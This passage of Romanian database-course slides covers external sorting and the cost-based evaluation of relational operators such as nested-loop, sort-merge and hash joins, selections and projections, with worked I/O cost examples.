- În *buffer* se poate rezerva câte un *bloc* de pagini pentru intrări și rezultate.
  - Acest lucru va reduce numărul de pagini disponibile pentru sortare internă
  - În practică, majoritatea tabelelor se sortează în 2-3 pași .


# Număr de pași pentru sortarea optimizată

N	B=1,000	B=5,000	B=10,000
100	1	1	1
1,000	1	1	1
10,000	2	2	1
100,000	3	2	2
1,000,000	3	2	2
10,000,000	4	3	3
100,000,000	5	3	3
1,000,000,000	5	4	3

\* Dimensiune bloc = 32, pasul inițial produce subșiruri de dimensiune  $2B$ .

# Double Buffering

- Pentru a reduce timpul de citire/scriere, se pot folosi pagini suplimentare pentru citire/scriere în avans (*prefetch*).
  - Potential, mai mulți pași; în practică, majoritatea tabelelor continuă să se sorteze în 2-3 pași.




# Utilizarea arborilor B+ pentru sortare

- Scenariu: tabela se sortează pe baza unui index pe câmpurile de sortare, structurat ca un B-arbore.
- Ideea: Obținerea înregistrărilor prin traversarea valorilor din frunze.
- Cazuri:
  - B-arborele este grupat → *Perfect!*
  - B-arborele nu este grupat → *f inefficient*

# B-arbore grupat folosit la sortare


- Cost: parcurgerea arborelui până la cea mai din stânga frunză
- Fiecare pagină e parcursă o singură dată



\* *variantă superioară sortării externe!*

# B-arbore negrumat folosit la sortare

- În general, o citire de pagină pe înregistrare!



# Sortare externă vs. index neclusterizat


N	Sortare	p=1	p=10	p=100
100	200	100	1,000	10,000
1,000	2,000	1,000	10,000	100,000
10,000	40,000	10,000	100,000	1,000,000
100,000	600,000	100,000	1,000,000	10,000,000
1,000,000	8,000,000	1,000,000	10,000,000	100,000,000
10,000,000	80,000,000	10,000,000	100,000,000	1,000,000,000

\*  $p$ : # număr de înregistrări pe pagină

\*  $B=1,000$  și dimensiune bloc=32 pt sortare

\*  $p=100$  este o valoare mai mult decât realistă

# Evaluarea Operatorilor Relaționali



# Operatori relationali

- Selectie ( $\sigma$ ) Selectează un subset de înregistrări a unei rel.
- Proiecție ( $\pi$ ) Elimină anumite coloane ale relației.
- Join ( $\otimes$ ) Permite combinarea a două relații.
- Diferență ( $-$ ) Returnează înregistrări aflate într-o relație ce nu se găsesc în a doua.
- Reuniune ( $\cup$ ) Returnează înregistrări aflate în ambele rel.
- Agregare (SUM, MIN, etc.) și grupare (GROUP BY)

# Operatori relationali

- Tehnici de implementare a operatorilor
  - Iterare
  - Indexare
  - Partiționare

# Evaluarea operatorilor relaționali

## ■ Căi de acces

= alternative de parcursere a înregistrărilor

- Scanare tabelă

- Parcursere index

## ■ Selectarea căii de acces

- Număr de pagini returnate (pagini de index sau ale tabelei)

- Se selectează calea ce minimizează costurile de acces

# Structura folosită în exemple

Students (*sid: integer, sname: string, age: integer*)

Courses (*cid: integer, name: string, location: string*)

Evaluations (*sid: integer, cid: integer, day: date, grade: integer*)

## ■ *Students:*

- Fiecare înregistrare are o lungime de 50 bytes.
- 80 înregistrări pe pagină, 500 pagini.

## ■ *Courses:*

- Lungime înregistrare 50 bytes,
- 80 înregistrări pe pagină, 100 pagini.

## ■ *Evaluations:*

- Lungime înregistrare 40 bytes,
- 100 înregistrări pe pagină, 1000 pagini.

# Implementare *join* bazat pe egalitatea a două câmpuri

```
SELECT *
FROM Evaluations R
INNER JOIN Students S ON R.sid=S.sid
```

≡

$R \otimes S$

Produsul cartezian  $R \times S$  este în general voluminos. Deci, implementarea prin  $R \times S$  urmat de o selecție e ineficientă.

# Implementare *join* bazat pe egalitatea a două câmpuri

```
SELECT *
FROM Evaluations R
INNER JOIN Students S ON R.sid=S.sid
```

Notatie: M pagini in R,  $p_R$  inregistrari pe pagină, N pagini in S,  $p_S$  inregistrari pe pagină.

# Implementare *join* bazat pe egalitatea a două câmpuri

```
SELECT *
FROM Evaluations R
INNER JOIN Students S ON R.sid=S.sid
```

*Metrică folosită:* numărul de pagini citite/salvate (I/Os)

# Tehnici de implementare a operatorului *Join*

- Iterare
  - *Simple/Page-Oriented Nested Loops*
  - *Block Nested Loops*
- Indexare
  - *Index Nested Loops*
- Partiționare
  - *Sort Merge Join*
  - *Hash*

# Simple Nested Loops Join

```
foreach tuple r in R do
    foreach tuple s in S do
        if  $r_i == s_j$  then add  $\langle r, s \rangle$  to result
```

- Pentru fiecare înregistrare din tabela *externă* R, se scanăază întreaga relație *internă* S.


Cost:  $M + p_R * M * N = 1000 + 100*1000*500$  I/Os.

# Page Oriented Nested Loops Join

```
foreach page in R do  
    foreach page in S do  
        if  $r_i == s_j$  then add  $\langle r, s \rangle$  to result
```

- Pentru fiecare *pagini* din R, se citește fiecare *pagini* din S, iar perechile de înregistrări  $\langle r, s \rangle$  ce verifică expresia  $ri=sj$  vor salvate în pagina rezultat, unde  $r$  este din pagina lui R iar  $s$  este din pagina lui S.
- Cost:  $M + M*N = 1000 + 1000*500$  I/Os
- Dacă tabela mai mică (S) este tabela externă, atunci cost =  $500 + 500*1000$  I/Os

# Block Nested Loops Join



# Exemplu pentru Block Nested Loops

Cost: Scan. tabelă externă + #(blocuri externe) \* scan. tabelă internă  
#blocuri externe =  $\lceil \text{nr de pagini} / \text{dim bloc} \rceil$

- Cu *Evaluations* (R) ca tabelă externă, și bloc de 100 pagini:
  - Cost scanare R este 1000 I/Os; un total de 10 blocuri.
  - Pt fiecare bloc din R, se scanează *Students*: 10\*500 I/Os.
  - Dacă *bufferul* avea doar 90 pagini libere, S era scanat de 12 ori.
- Cu *Students* (S) ca tabelă externă (bloc de 100 pagini):
  - Cost scanare S este 500 I/Os; un total de 5 blocuri.
  - Pt fiecare bloc din S, scanăm *Evaluations*; 5\*1000 I/Os.

# Index Nested Loops Join

```
foreach tuple r in R do  
    foreach tuple s in S where ri == sj do  
        add <r, s> to result
```

- Dacă există un index definit pe coloana de join a unei tabele (ex. S), aceasta poate fi considerată tabelă internă și poate fi exploatat indexul.

Cost:  $M + (M^*p_R) * \text{cost găsire înreg. din } S$

# Index Nested Loops Join

```
foreach tuple r in R do  
    foreach tuple s in S where  $r_i == s_j$  do  
        add  $\langle r, s \rangle$  to result
```

Cost găsire înregistrare =  
Cost căutare în index +  
Cost citire înregistrări

# Index Nested Loops Join

```
foreach tuple r in R do
    foreach tuple s in S where ri == sj do
        add <r, s> to result
```

## Cost căutare in index

- aproximativ 1.2 (pentru index cu acces direct),
- 2-4 pentru B-arboare.

## Cost citire înregistrări

- Depinde de clusterizare:
  - Index grupat: 1 I/O (*tipic*)
  - Index negrupat: 1 I/O per înregistrare din S (*în cel mai rău caz*)

# Exemplu pentru Index Nested Loops

- Index cu acces direct pt. *sid* din *Students*:
  - Scanare *Evaluations*: 1000 pagini I/Os,  $100 * 1000$  înreg.
  - Pentru fiecare înreg din *Evaluations*: 1.2 I/Os pentru a localiza intrarea în index, plus 1 I/O pentru a citi (exact o) înreg. din *Students*  $\Rightarrow$  cost 220,000. Total: 221,000 I/Os.

# Exemplu pentru Index Nested Loops

- Index cu acces direct pt. *sid* din *Evaluations*:
  - Scanare *Students*: 500 pagini I/Os,  $80 \times 500$  înreg.
  - Pentru fiecare înreg din *Students*: 1.2 I/Os pentru a localiza intrarea în index, plus costul citirii înreg. din *Evaluations*.  
Presupunem o distribuție uniformă a notelor, deci 2.5 note per student ( $100,000 / 40,000$ ). Costul citirii lor e 1 sau 2.5 I/Os (index grupat sau nu). Total: de la 88,500 la 148,500 I/Os

# Sort-Merge Join $(R \otimes_{i=j} S)$

- Ordonare R și S după câmpurile ce apar în condiția de join, apoi scanare pentru identificarea perechilor.
  - Scanarea lui R avansează până  $r_i$  current  $> s_j$  current, apoi se avansează cu scanarea lui S până  $s_j$  current  $> r_i$  current; până când  $r_i$  current  $= s_j$  current.
  - La acest punct toate perechile posibile între înregistrările din R cu aceeași valoare  $r_i$  și toate înregistrările din S cu aceeași valoare  $s_j$  sunt salvate în pagina specială pentru rezultat.
  - Apoi se reia scanarea lui R și S.
- R este scanat o dată; fiecare grup de înregistrări din S este scana pentru fiecare înregistrare “potrivită” din R .

# Exemplu pentru Sort-Merge Join

<i>sid</i>	<i>sname</i>	<i>age</i>
22	dustin	20
28	yuppy	21
31	johnny	20
44	guppy	22
58	rusty	21



<i>sid</i>	<i>cid</i>	<i>day</i>	<i>grade</i>
28	101	15/6/04	8
28	102	22/6/04	8
31	101	15/6/04	9
31	102	22/6/04	10
31	103	30/6/04	10
58	101	16/6/04	7

- Cost:  $M \log_2 M + N \log_2 N + (M+N)$ 
  - Costul scanării este  $M+N$  (poate fi  $M*N$  – f rar!)
- Cu 35, 100 sau 300 pagini în *buffer*, *Evaluations* și *Students* pot fi sortate în 2 treceri. Cost total: 7500.

# Rafinare algoritm Sort-Merge Join

- Se poate combina faza de interclasare din *sortarea* lui R și S cu faza de scanare pentru join.
  - Având  $B > \sqrt{L}$ , unde  $L$  este numarul de pagini a celei mai mari tabele, și folosind optimizarea algoritmului de sortare (ce produce subșiruri inițiale sortate de lungime  $2B$ ), numărul de subșiruri pentru fiecare relație este  $< B/2$ .
  - Alocând o pagină pentru câte un subșir al fiecărei relații, se va verifica expresia de join dintr-o singură trecere.
  - **Cost:** citire+salvare fiecare tabelă la Pas 0 + citire fiecare tabelă o dată pentru comparare (+ scriere rezultat).
  - În exemplu, costul coboară de la 7500 la 4500 I/Os.
- În practică, costul alg. *sort-merge join*, (la fel ca cel al sortării externe), este *liniar*.

# Hash-Join



# Observații asupra Hash-Join


- Vrem ca numărul de partiții  $k < B-1$ , și  $B-2 >$  dimensiunea celei mai mari partiții.
  - dacă  $B > \sqrt{M}$  condiția este indeplinită
- Tabelă de dispersie (performanță)
- Dacă sunt partiții ce nu încap în memoria internă → *hash-join* recursiv

# Costul Hash-Join

- $3(M+N)$  I/Os.
- Sort-Merge Join vs. Hash Join:
  - *Hash Join* e superior dacă dimensiunea tablelor diferă f mult și este paralelizabil.
  - *Sort-Merge Join* e mai puțin sensibil la modificări de dimensiune a datelor; rezultatul este sortat.

# Evaluarea Operatorilor Relaționali

## 2



# Condiții Join generale

- Egalități cu mai multe câmpuri  
(ex.,  $R.sid=S.sid$  AND  $R.rname=S.sname$ ):
  - Pentru *Index NL*, putem construi un index compus  $\langle sid, sname \rangle$  (dacă S e tabela internă); sau se pot utiliza doi indecsi pe *sid* sau *sname*.
  - Pentru *Sort-Merge* și *Hash Join*, ordonarea/partiția se realizează pe combinația ambelor câmpuri.

# Condiții Join generale

- Inegalități

(ex.,  $R.rname < S.sname$ ):

- Pentru *Index NL*, e necesar un B-arbore (clusterizat!).
  - numărul de “potriviri” este de obicei mult mai mare decât în cazul egalităților.
- *Hash Join, Sort Merge Join* nu sunt aplicabile.
- *Block NL* este cea mai potrivită metodă în acest caz.

# Statistici și catalogage

- *Catalogul* unei baze de date conține cel puțin următoarele informații despre tabele și indecsi:
  - numărul de înregistrări (NTuples) și numărul de pagini (NPages) ale fiecărei tabele.
  - numărul de valori distincte ale cheilor de indexare (NKeys) și numărul de pagini (Npages) pentru fiecare index.
  - Înălțimea și valorile minime și maxime ale cheilor (Height /Low/High) pentru fiecare index cu structură de arbore.

# Statistici și cataloge

- Catalogele se actualizează periodic
  - Actualizarea la fiecare modificare e foarte costisitoare; dar fiind vorba (oricum) de aproximare acest lucru nu reprezintă un dezavantaj considerabil.
  - Uneori se stochează informații mai detaliate (ex. histogramme ale valorilor unui câmp)

# Estimarea dimensiunii și factorii de reducție

- Fie interogarea:

```
SELECT attribute list  
FROM relation list  
WHERE term1 AND ... AND termk
```

- Numărul maxim de înregistrări din rezultat este produsul cardinalităților relațiilor din clauza FROM
- *Factorul de reducție (FR)* asociat fiecărui *term* reflectă impactul lui *term* în reducerea dimensiunii rezultatului. *Cardinalitatea rezultatului* = Nr maxim de înreg.\* produsul tuturor FR.
  - Presupunem implicit că *termenii* sunt independenți!
    - *col=val* are FR:  $1/N\text{Keys}(I)$ , pentru indexul I pe *col*
    - *col<sub>1</sub>=col<sub>2</sub>* are FR:  $1/\text{MAX}(N\text{Keys}(I_1), N\text{Keys}(I_2))$
    - *col>val* are FR:  $(\text{High}(I) - val)/(\text{High}(I) - \text{Low}(I))$

## Selectie simplă

- Are forma  $\sigma_{R.\text{c}\dot{\text{a}}\text{mp OP val}}(S)$
- Dimensiunea rezultatului aproximată de *dimensiunea lui S \* factor de reducție.*
- Fără index, nesortat: trebuie scanată întreaga tabelă; costul este N (număr de pagini în S)
- Fără index, sortat : căutare binară pt. localizarea primei înregistrări ce satisface condiția  $\text{cost}=\text{Log}_2N$
- Cu un index pentru atributul de selecție:  
Folosește indexul pentru determinarea înregistrărilor din rezultat, apoi returnează înregistrările corespunzătoare.

```
SELECT *
FROM Students S
WHERE S.sname < 'C%'
```

# Utilizarea unui index pentru selecții

- Costul depinde de numărul de înregistrări returnate și de clusterizare.
  - Costul găsirii înregistrărilor (de obicei mic) plus costul returnării înregistrărilor (poate fi mare fără clusterizare).
  - În exemplu, presupunând distribuirea uniformă a numelor, aprox. 10% dintre înregistrări este returnat (50 pagini, 4000 înregistrări). Cu un index clusterizat, costul e mai mic de 50 I/Os; dacă e neclusterizat, costul e până la 4000 I/Os!

# Utilizarea unui index pentru selecții

- *Rafinare importantă a indecsilor ne-clusterizați:*
  1. Găsirea înregistrărilor.
  2. Sortarea acestora după rid (adresa/identificatorul fizic al înregistrărilor).
  3. Se citesc *rid* în ordine. Se asigură că fiecare pagină de date este adusă în memoria internă o singură dată.

# Condiții de selecție generale

$(day < 8/9/94 \text{ AND } grade = 10) \text{ OR } cid = 5 \text{ OR } sid = 3$

- Fiecare condiție de selecție este prima dată convertită la forma normală conjunctivă (CNF):

$(day < 8/9/94 \text{ OR } cid = 5 \text{ OR } sid = 3) \text{ AND }$

$(grade = 10 \text{ OR } cid = 5 \text{ OR } sid = 3)$

- Vom discuta doar cazul fără OR-uri.
- Un index se potrivește unei (conjuncții de) termeni dacă implică doar câmpuri dintr-un *prefix* al cheii de căutare.
  - Un index pe  $\langle a, b, c \rangle$  se potrivește cu  $a = 5 \text{ AND } b = 3$ , dar nu și  $b = 3$ .

# Abordări ale selecțiilor generale

1. Găsirea *celei mai selective căi de acces*, returnarea înregistrărilor folosind această cale și aplicarea tuturor termenilor ce nu au fost acoperiți de index:

- *Cea mai selectivă cale de acces*: parcurgerea unui index sau a unei tabele ce necesită cele mai puține citiri/salvări de pagini de memorie.
- Termenii care sunt acoperiți de index reduc numărul de înregistrări *returnate*; ceilalți termeni sunt folosiți pentru a invalida anumită înregistrare, dar nu afectează numărul de înregistrări/pagini citite.
- Exemplu  $day < 8/9/94 \text{ AND } cid = 5 \text{ AND } sid = 3$ . Se poate utiliza un index B-arbore pe *day*; apoi, *cid=5* și *sid=3* trebuie verificate pentru fiecare înregistrare *returnată*. Similar, poate fi folosit un index pe  $\langle cid, sid \rangle$ ; trebuie apoi verificat *day < 8/9/94*.

# Abordări ale selecțiilor generale

## 2. (dacă sunt 2 sau mai mulți indecsi):

- Se obține lista de *rid* ale înregistrărilor folosind fiecare index.
- Se *intersectează* listele de *rid*
- Pe înregistrările obținute se aplică toți termenii rămași.
- Fie  $day < 8/9/94 \text{ AND } cid = 5 \text{ AND } sid = 3$ . Dacă e definit un index B arbore pe *day* și un alt index pe *sid*, se pot obține codurile rid ale înregistrărilor ce satisfac  $day < 8/9/94$  folosind primul index, și codurile rid ale înregistrărilor ce satisfac  $sid = 3$  folosind cel de-al doilea index. Aceste rezultate se vor intersecta și se va verifica și condiția  $cid = 5$ .

# Operatorul proiecție

- Proiecția :  $\pi_{cid, sid} \text{Evaluations}$

```
SELECT DISTINCT  
    E.sid, E.cid  
FROM Evaluations E
```

- Pentru implementarea proiecției
  - Se elimină câmpurile nedorite
  - Se elimină toate înregistrările duplicate
- Abordări:
  - Proiecție bazată pe sortare
  - Proiecție bazată pe funcție de dispersie

# Proiecție bazată pe sortare

- Pas 1 - Scanare E pentru a obține înregistrările având doar câmpurile dorite
  - Cost =  $N I/O$  pentru scanare E ( $N$  = număr de pagini din E) +  $T I/Os$  pentru salvarea tabelei temporare  $E'$  ( $T$  = număr de pagini din  $E'$ )
- Pas 2 - Sortează înregistrările folosind o combinație a câmpurilor ca și cheie de sortare
  - Cost =  $O(T \log_2 T)$
- Pas 3 – Scanare rezultate sortate, se compară înregistrările adiacente și se elimină duplicările
  - Cost =  $T$

# Proiecție bazată pe sortare - îmbunătățire

- Modificare pas 0 al sortării externe pentru a elmina câmpurile nedorite. Se produc sub-șiruri inițiale sortate de lungime  $2B$  pagini, având înregistrări de dimensiune mai mică decât înregistrările inițiale. (în funcție de numărul și dimensiunea câmpurilor eliminate)
- Modificare pas de interclasare pentru a elmina duplicatele. Numărul înregistrărilor rezultate este mai mic (Diferența depinde de numărul duplicatelor.)
